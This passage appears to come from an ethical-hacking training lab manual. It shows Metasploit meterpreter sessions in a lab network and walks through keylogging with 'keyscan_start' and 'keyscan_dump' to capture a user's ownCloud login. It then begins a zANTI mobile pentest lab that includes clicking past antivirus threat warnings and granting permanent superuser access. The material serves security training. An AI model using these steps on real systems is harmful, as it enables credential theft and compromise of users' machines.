
☑ Permanently store this exception

FIGURE 3.20: Confirming Security Exception

TASK 3

Perform Keylogging


25. Switch to the Kali Linux virtual machine, and open the command-line terminal in which you have configured the java applet attack. Observe the series of meterpreter sessions (here, **5** sessions have been recorded).



```
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.4:22 -> 10.0.0.10:50480) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 2 opened (10.0.0.4:443 -> 10.0.0.10:50477) at 2015-04-25
10:35:58 -0400
[*] Meterpreter session 3 opened (10.0.0.4:25 -> 10.0.0.10:50478) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 4 opened (10.0.0.4:21 -> 10.0.0.10:50479) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 5 opened (10.0.0.4:53 -> 10.0.0.10:50481) at 2015-04-25 1
0:35:59 -0400
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
```

FIGURE 3.21: Meterpreter Sessions


26. Ignore the error messages. Type **sessions -i [number of the meterpreter session]** (here, **5**th session has been chosen) command, and press **Enter** to launch the corresponding meterpreter session.



```
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.4:22 -> 10.0.0.10:50480) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 2 opened (10.0.0.4:443 -> 10.0.0.10:50477) at 2015-04-25
10:35:58 -0400
[*] Meterpreter session 3 opened (10.0.0.4:25 -> 10.0.0.10:50478) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 4 opened (10.0.0.4:21 -> 10.0.0.10:50479) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 5 opened (10.0.0.4:53 -> 10.0.0.10:50481) at 2015-04-25 1
0:35:59 -0400
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/po
st/meterpreter/ui/console/command_dispatcher/stdapi.rb
sessions -i 5
```

FIGURE 3.22: Launching a Meterpreter Session

27. A meterpreter session has been successfully established. Type **keyscan_start** and press **Enter** to begin keylogging.




```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

FIGURE 3.23: Starting Keylogger

Note: If the message "**Unknown command**" is displayed, type **background** and press Enter to background the current meterpreter session; then type **sessions -i [number of the another meterpreter session]** and press **Enter**.


28. Now, switch back to **Windows 7** machine, enter the user credentials (**shane/florida@123**), and click **Log in**.



ownCloud
https://10.0.0.9/owncloud/
Search
ownCloud
shane
••••••••••••
☑ remember
Log in
ownCloud – web services under your control

FIGURE 3.24: Logging in to OwnCloud

29. Switch back to the **Kali Linux** machine, type **keyscan_dump** and press **Enter**. Observe the credentials you entered in the previous step, as shown in the screenshot:



```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
shane <Tab> Florida@123
meterpreter >
```

FIGURE 3.25: Dumping Keystrokes

30. Thus, you have successfully established meterpreter session with the victim machine as well as attained the ownCloud credentials of a user by preforming the java applet attack.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ **Yes**	☐ No
Platform Supported	
☑ **Classroom**	☐ iLabs

Lab 4

Performing Cloud Vulnerability Assessment Using Mobile-Based Security Scanner zANTI

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

zANTI is a mobile penetration-testing toolkit that lets security managers assess the risk level of a network with the push of a button. This easy-to-use mobile toolkit enables IT Security Administrators to simulate an advanced attacker to identify the malicious techniques they use to compromise corporate networks.

Lab Scenario

zANTI enables Security Administrators to effectively assess an organization's system and naturally diagnose vulnerabilities in cell phones or sites utilizing a large group of infiltration tests including, man-in-the-middle (MITM), secret word splitting, and metasploit.

As a **security administrator**, you need to ensure that the website related to your organization provides encryption to the communications passing through HTTP channel.

Lab Objectives

The objective of this lab is to help students learn how to scan for vulnerabilities in cloud environment through Android Mobile Devices.

Lab Environment

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 15 Hacking Mobile Platforms

To complete this lab, you will need:

- A Computer running Windows Server 2012 as Host Machine
- A Computer running Windows Server 2008 as a Target Machine with ownCloud installed with Heartbleed vulnerability
- **zANTI** is located at **D:\CEH-Tools\CEHv9 Module 15 Hacking Mobile Platforms\Mobile Pentesting Toolkit\ZANTI**

- You can download the latest version of zANTI from https://www.zimperium.com/zanti-mobile-penetration-testing
- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- Run this lab in Android as Attacker Machine
- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

Lab Duration

Time: 20 Minutes

Overview of Lab

SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs). Data flowing through the channel is encrypted and is difficult to decode.

Lab Tasks

TASK 1

Stop IIS Service and World Wide Web Publishing Service

Note: Before running this lab, log in to **Windows Server 2008** and ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine). To stop the service, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane, and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting **ownCloud** and make sure that WAMPServer is kept online throughout this lab.

1. In **Windows Server 2008**, click **Start** button at the lower-left corner of the screen, and then click **start WAMPServer** to launch WAMPServer.

TASK 2

Launch Apps

2. Launch the **Android** machine from **Hyper-V Manager**, and wait until it boots. Then click Menu icon, as shown in the figure, to view installed apps.

Uncover authentication, backdoor, and brute-force attacks, DNS and protocol-specific attacks and rogue access points using a comprehensive range of full customizable network reconnaissance scans.




FIGURE 4.1: Android Emulator main Screen

3. Now, click **ES File Explorer** app from apps menu to access the shared folder from Windows Server 2012

Highlight security gaps in your existing network and mobile defenses and report the results with advanced cloud-based reporting through zConsole.




FIGURE 4.2: Android Emulator Apps Screen

TASK 3

Accessing Shared Folder from Windows

4. The ES File Explorer window appears; in the left pane, click **Network** node, and click **LAN** in the menu.




FIGURE 4.3: ES File Explorer Main Window

zANTI mirrors the methods a cyber-attacker can use to identify security holes within your network.

5. In the **LAN** window, click **New** option to connect the shared folder.





FIGURE 4.4: ES File Explorer LAN Configuration

Dash-board reporting enables businesses to see the risks and take appropriate corrective actions to fix critical security issues.

6. Server pop-up appears, type Windows Server 2012 IP address in **Server** field and enter Windows Server 2012 credentials in the **Username** and **Password** fields, and click **OK** to continue.

7. In this lab, the IP address of the Windows Server 2012 is 10.0.0.5, which may differ in your lab environment.



Server

Domain: Domain name, can be empty

Server: 10.0.0.5

Example: 192.168.1.100/My Documents

Username: Administrator

Password: ••••••••••

☐ Anonymous

Display as: Click to edit, can be empty

FIGURE 4.5: ES File Explorer Server pop-up

zANTI produces an Automated Network Map that highlights every vulnerability of a given target.

8. The **Windows Server 2012** machine will connect, as shown in the screenshot.

9. Click the computer icon to view the shared folders.




FIGURE 4.6: ES File Explorer show Windows Server 2012 Machine

zANTI still comes with a token type credit system that allows you to access the more advanced features, but you can still see the power of zANTI with the free version. They also maintain a zScore system of points.

10. Now, it will show you all shared folders on Windows Server 2012, click the **CEH-Tools** shared folder.




FIGURE 4.7: ES File Explorer Share CEH-Tools folder

11. Click the **CEHv9 Module 15 Hacking Mobile Platforms** folder to view the tools.

zAnti still comes with a token type credit system that allows you to access the more advanced features, but you can still see the power of zAnti with the free version. They also maintain a zScore system of points.



Fast Access
Favorite
Local
Library
Network
Network
LAN
Cloud
FTP
Android TV
Bluetooth
Remote Manager
10.0.0.5
CEH-Tools
Overflow
Prerequisites
Footprinting and
CEHv9 Module 03 Scanning Networks
CEHv9 Module 04 Enumeration
CEHv9 Module 05 System Hacking
CEHv9 Module 06 Malware Threats
CEHv9 Module 07 Sniffers
CEHv9 Module 08 Social Engineering
CEHv9 Module 09 Denial of Service
CEHv9 Module 10 Session Hijacking
CEHv9 Module 11 Hacking Webserver
CEHv9 Module 12 Hacking Web
CEHv9 Module 13 SQL Injection
CEHv9 Module 14 Hacking Wireless
CEHv9 Module 15 Hacking Mobile
CEHv9 Module 16 Evading IDS,
CEHv9 Module 17 Cloud Computing
CEHv9 Module 18 Cryptography
Exit
Theme
Settings
New
Search
Refresh
View
Windows

FIGURE 4.8: ES File Explorer Shared CEH-Tools

12. Click the **Mobile Pentesting Toolkit** folder.




FIGURE 4.9: ES File Explorer Shared Mobile Platforms Tools

TASK 4

Install zANTI

13. Click the **ZANTI** folder, and then click **zANTI2.apk** to proceed with the installation.




Fast Access
Favorite
Local
Library
Network
Network
LAN
CEHv9 Module 15 Hacking Mobile Platforms
Mobile Pentesting Toolkit
APK
zANTI2.apk

FIGURE 4.10: zANTI.apk file

14. If the properties pop-up appears, click **Install** to continue.



Properties

zANTI2_-554146528.apk

Version 2.2.10-zn(1392)

Size 13.85 MB

Package Name com.zimperium.zanti

FIGURE 4.11: zANTI.apk Properties

15. The Select pop-up will ask you to choose an installer package; choose **Package Installer**.





FIGURE 4.12: Choosing Installer

16. If an Android device any **Mobile Security** app is installed, the prompt **Threat Detected** displays; click **Continue**.




Threat detected

zANTI2_-554146528.apk has been identified as a threat.

FIGURE 4.13: Threat Detected pop-up

17. The prompt **Do you want to install this application** appears; click **Next** to continue.



zANTI

Do you want to install this application? It will get access to:

PRIVACY

read phone status and identity

approximate location (network-based)
precise location (GPS and network-based)

modify or delete the contents of your SD card
read the contents of your SD card

find accounts on the device


DEVICE ACCESS

full permissions to all device features and storage

change network connectivity
connect and disconnect from Wi-Fi
full network access

FIGURE 4.14: zANTI Installation-1

18. When the **Device Access** screen appears, click **Install**.



zANTI

Do you want to install this application? It will get access to:

find accounts on the device

DEVICE ACCESS

full permissions to all device features and storage

change network connectivity
connect and disconnect from Wi-Fi
full network access
view network connections
view Wi-Fi connections


close other apps
run at startup

prevent tablet from sleeping

send sticky broadcast

FIGURE 4.15: zANTI Installation-2

19. **zANTI** will start the Installation process, as shown in the screenshot.




zANTI

Installing...

FIGURE 4.16: zANTI Installation Process

20. If the **Threat detected** pop-up appears, click **Cancel** to continue.




Threat detected

zANTI has been identified as a threat.

FIGURE 4.17: Threat Detected pop-up

21. Once the app is installed successfully, click **Open**.




zANTI

✓App installed

FIGURE 4.18: zANTI Successfully Installed

22. To run zANTI, the Android device requires Superuser access. If the **Superuser Request** pop-up appears, choose **Remember choice forever,** and click **Allow**.



Superuser Request

zANTI is requesting Superuser access.

Warning: If you do not understand this, you should deny the request.

zANTI


○ This time only

○ Remember choice for 10 minutes

● Remember choice forever

FIGURE 4.19: Superuser Request pop-up

23. If the **Threat** pop-up appears, click **Allow** to continue.



Threat

zANTI

This app has been identified as a threat or as a Potentially Unwanted Application. Authorize the app only if you know the source of the app and trust it to be safe

FIGURE 4.20: Threat Pop-up

